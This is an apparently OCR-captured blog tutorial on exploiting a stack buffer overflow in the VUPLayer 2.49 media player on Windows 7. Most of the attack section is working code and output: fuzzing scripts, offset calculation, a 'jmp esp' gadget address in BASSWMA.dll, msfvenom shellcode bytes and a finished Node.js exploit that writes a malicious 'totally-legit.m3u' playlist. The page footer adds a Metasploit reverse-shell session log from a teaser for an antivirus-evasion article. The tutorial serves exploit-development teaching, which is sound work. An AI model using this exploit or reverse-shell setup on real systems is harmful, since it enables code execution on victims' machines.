

Windows Exploit Development: A simple buffer overflow example

Syscall59 — by Alan Vivona Follow
Feb 7 · 6 min read

In this post, we are going to write an exploit for a real application on Windows 7 without mitigations (DEP and ASLR). We will be targeting VUPLayer 2.49 which is vulnerable to buffer overflow when loading playlists. Here is how our test subject looks like:





nice retro GUI ;)


. . .

1st round

In order to hit the buffer overflow, we craft a long list containing only ‘A’s and ‘B’s using this simple nodejs script:

```
const blockSize = 2000
for (let i = 0; i < 3; i++) {
  const char = String.fromCharCode(0x41 + i) // A B
  process.stdout.write(char.repeat(blockSize))
}
>> nodejs 1sttry.js > sample.m3u
```

Let’s attach a debugger, load the sample playlist and analyze the crash.



```
const blockSize = 2000
for (let i = 0; i < 3; i++) {
  const char = String.fromCharCode(0x41 + i) // A B
  process.stdout.write(char.repeat(blockSize))
}
```

```
$
```

We are effectively making the application crash and overriding EIP with **0x41414141 (‘AAAA’)**. We are sure we hit a buffer overflow and now we need to measure the buffer’s length in order to override EIP with whatever value we want. We should try overriding ESP and EIP with known values.

2nd round

We can try using smaller chunks of bytes to improve our precision. Using chunks of 500 bytes long we get ESP pointing to **0x0012EEAC** which is filled with 43’s (C’s).

Here we can see ESP points to **0x0012EEAC** and the 43's (C's) start **4 addressed before ESP**.

So, we have to provide 500 'A's, 500 'B's and 16 'C's in order to reach ESP.

3rd round

We change the block size to **1016 bytes** to match our calculations and we successfully hit esp as expected.

We placed 1016 ‘A’s, then 1016 ‘B’s starting at ESP, then 1016 ‘C’s.

Now we need to know how big the stack is. We can use a De Bruijn pattern to measure this using radare2’s ragg2 utility

```
ragg2 -P 2000 -r
```

4th Round

Our new exploit.js includes a De Bruijn sequence and looks like this:

```
const blockSize = 1012
```

```
let buf = ''

buf += 'A'.repeat(blockSize)
buf += 'D'.repeat(4) // overrides EIP

const r2pipe = require('r2pipe')
r2pipe.open("/bin/true",function (err, r2) {
  if (err) {
    console.error(err)
  } else {
    r2.syscmd(`ragg2 -P ${blockSize} -r`, function(err, o) {
      if (err) {
        console.error(err)
      } else {
        buf += o
        r2.quit()
        process.stdout.write(buf)
      }
    })
  }
})
```

Let’s try it out!

great! EIP = 0x44444444 == 'DDDD'

Our 'A's chunk starts at **0x12EAb4** and EIP is at **0x12EEA8**. Using radare2 we can calculate the difference between the addresses. A third way of knowing the stack length would be providing a Bruijn pattern directly and then getting the offset of EIP's value after the crash.

```
ragg2 -P 2000 -r > sample.m3u
# this generates a pattern 2000 bytes long
```

After loading this sample.m3u EIP's value is **0x41684641** which is at offset **1012** as we would expect:

Then, we could calculate where the start of the stack was by subtracting this value to EIP's content address, which is **0x12EAB4** (again, as expected)

In this environment, we can’t place an address from the stack straight into EIP because stack addresses start with **0x00** which is a null character that will prevent the rest of the file to be loaded. We need to jump into the portion of the stack containing our payload using an indirect method. We’ll find an address containing the “jmp esp” instruction and override EIP with it.

Finding the address is easy with Immunity debugger :

```
!searchcode jmp esp
# then search for an address on an executable section that contains
no null bytes, otherwise the exploit will fail!
```

Here’s the new payload with the gadget:

```
const fs = require('fs')


const fileName = 'sample.m3u'
const blockSize = 1012
```

```
let buf = ''
buf += 'A'.repeat(blockSize)

// overrides EIP with Address :  0x1010539f => jmp esp
// found with immunity by issuing the command : !searchcode jmp esp
// the address is on a PAGE_EXECUTE_READ at BASSWMA.dll
buf += "\x9f\x53\x10\x10"

buf += 'D'.repeat(4) // ESP

fs.writeFile(`./${fileName}`, buf, 'binary')
```

With the new payload, EIP is overridden with the address of the gadget (**0x1010539f**) and we placed a placeholder ('DDDD') right after. Now we need to provide code to run in place of the placeholder.

5th Round

We can use **msfvenom** from Metasploit to create a common payload used in PoC exploits. It'll pop up a calculator. Here's the command:

```
msfvenom -a x86 --platform windows -p windows/exec CMD='calc.exe' -b
'\x00\x09\x0a\x0d\x1a\x20' --format python
```

Make sure to ban bad characters (-*b* option) in order to get the entire exploit loaded into the stack. Remember that certain characters like null-bytes can terminate our input prematurely.

After having added the shellcode from Metasploit our exploit looks like this:

```
const fs = require('fs')


const fileName = 'totally-legit.m3u'


const stackSize = 1012
const addressSize = 4 // 4 bytes == 1 address
const nopsled = lenght => '\x90'.repeat(lenght) // 0xcc = nop


const payload = () => {
  // msfvenom -a x86 --platform windows -p windows/exec
CMD='calc.exe' -b '\x00\x09\x0a\x0d\x1a\x20' --format python


  buf =  ""
  buf += "\xdd\xc3\xba\xad\xd7\xf1\x1e\xd9\x74\x24\xf4\x5f\x31"
  buf += "\xc9\xb1\x31\x31\x57\x18\x83\xef\xfc\x03\x57\xb9\x35"
  buf += "\x04\xe2\x29\x3b\xe7\x1b\xa9\x5c\x61\xfe\x98\x5c\x15"
  buf += "\x8a\x8a\x6c\x5d\xde\x26\x06\x33\xcb\xbd\x6a\x9c\xfc"
  buf += "\x76\xc0\xfa\x33\x87\x79\x3e\x55\x0b\x80\x13\xb5\x32"
  buf += "\x4b\x66\xb4\x73\xb6\x8b\xe4\x2c\xbc\x3e\x19\x59\x88"
  buf += "\x82\x92\x11\x1c\x83\x47\xe1\x1f\xa2\xd9\x7a\x46\x64"
  buf += "\xdb\xaf\xf2\x2d\xc3\xac\x3f\xe7\x78\x06\xcb\xf6\xa8"
  buf += "\x57\x34\x54\x95\x58\xc7\xa4\xd1\x5e\x38\xd3\x2b\x9d"
  buf += "\xc5\xe4\xef\xdc\x11\x60\xf4\x46\xd1\xd2\xd0\x77\x36"
  buf += "\x84\x93\x7b\xf3\xc2\xfc\x9f\x02\x06\x77\x9b\x8f\xa9"
  buf += "\x58\x2a\xcb\x8d\x7c\x77\x8f\xac\x25\xdd\x7e\xd0\x36"
  buf += "\xbe\xdf\x74\x3c\x52\x0b\x05\x1f\x38\xca\x9b\x25\x0e"
  buf += "\xcc\xa3\x25\x3e\xa5\x92\xae\xd1\xb2\x2a\x65\x96\x4d"
  buf += "\x61\x24\xbe\xc5\x2c\xbc\x83\x8b\xce\x6a\xc7\xb5\x4c"
  buf += "\x9f\xb7\x41\x4c\xea\xb2\x0e\xca\x06\xce\x1f\xbf\x28"
  buf += "\x7d\x1f\xea\x4a\xe0\xb3\x76\xa3\x87\x33\x1c\xbb"
  return buf
}


let buf = ''
buf += 'A'.repeat(stackSize) // overflow
// overrides EIP with Address :  0x1010539f => jmp esp
// found with immunity by issuing the command : !searchcode: jmp esp
// the address is on a PAGE_EXECUTE_READ at BASSWMA.dll
buf += "\x9f\x53\x10\x10"
buf += nopsled(addressSize*4) // just in case, not mandatory
buf += payload()


fs.writeFile(`./${fileName}`, buf, 'binary', () => console.log(`Done!
> ${fileName}`))
```

If you take a look at the list crafted by the exploit at byte-level you'll see something like this:

```
cat totally-legit.m3u | hexdump
------------------------------------------------------------------
0000000 4141 4141 4141 4141 4141 4141 4141 4141 // 'A' block start
```

```
*
00003f0 4141 4141 539f 1010 9090 9090 9090 9090 // gadget + nops
0000400 9090 9090 9090 9090 c3dd adba f1d7 d91e // shellcode starts
0000410 2474 5ff4 c931 31b1 5731 8318 fcef 5703
0000420 35b9 e204 3b29 1be7 5ca9 fe61 5c98 8a15
0000430 6c8a de5d 0626 cb33 6abd fc9c c076 33fa
0000440 7987 553e 800b b513 4b32 b466 b673 e48b
0000450 bc2c 193e 8859 9282 1c11 4783 1fe1 d9a2
0000460 467a db64 f2af c32d 3fac 78e7 cb06 a8f6
0000470 3457 9554 c758 d1a4 385e 2bd3 c59d efe4
0000480 11dc f460 d146 d0d2 3677 9384 f37b fcc2
0000490 029f 7706 8f9b 58a9 cb2a 7c8d 8f77 25ac
00004a0 7edd 36d0 dfbe 3c74 0b52 1f05 ca38 259b
00004b0 cc0e 25a3 a53e ae92 b2d1 652a 4d96 2461
00004c0 c5be bc2c 8b83 6ace b5c7 9f4c 41b7 ea4c
00004d0 0eb2 06ca 1fce 28bf 1f7d 4aea b3e0 a376
00004e0 3387 bb1c
00004e4
```

Finally, the time has come for our exploit to pwn!

If you liked this post you may want to check these awesome tutorials:

- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

. . .

Alan (@syscall59) | Twitter

The latest Tweets from Alan (@syscall59). Over-featured script kiddie

twitter.com

Buy Syscall59 a Coffee - BuyMeACoffee.com

Help me endure these never-ending basement-dwelling nights of hacking in the dark with some sweet coffee!

www.buymeacoffee.com

Exploit Infosec Windows Hacking Cybersecurity

15 claps

WRITTEN BY

Syscall59 — by Alan Vivona

Follow

Twitter: @syscall59 | medium.syscall59.com |
syscall59@protonmail.com

InfoSec Write-ups

Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. #sharingiscaring

See responses (1)

More From Medium

More from InfoSec Write-ups

Picture Yourself Becoming a Hacker Soon (Beginner's Guide)

Abanikanda in InfoSec Write-ups
Aug 16 · 10 min read ★


286


More from InfoSec Write-ups

Ping Power — ICMP Tunnel

Nir Chako in InfoSec Write-ups
Dec 17, 2018 · 8 min read

968






More from InfoSec Write-ups

Antivirus Evasion with Python

Marcelo Sacchetin in InfoSec Write-ups
Jun 11 · 6 min read ★

387



```
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53755 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.9:52920) at 2019-06-11
 19:30:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
```

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. Watch

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. Explore

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just $5/month. Upgrade

Medium

About Help Legal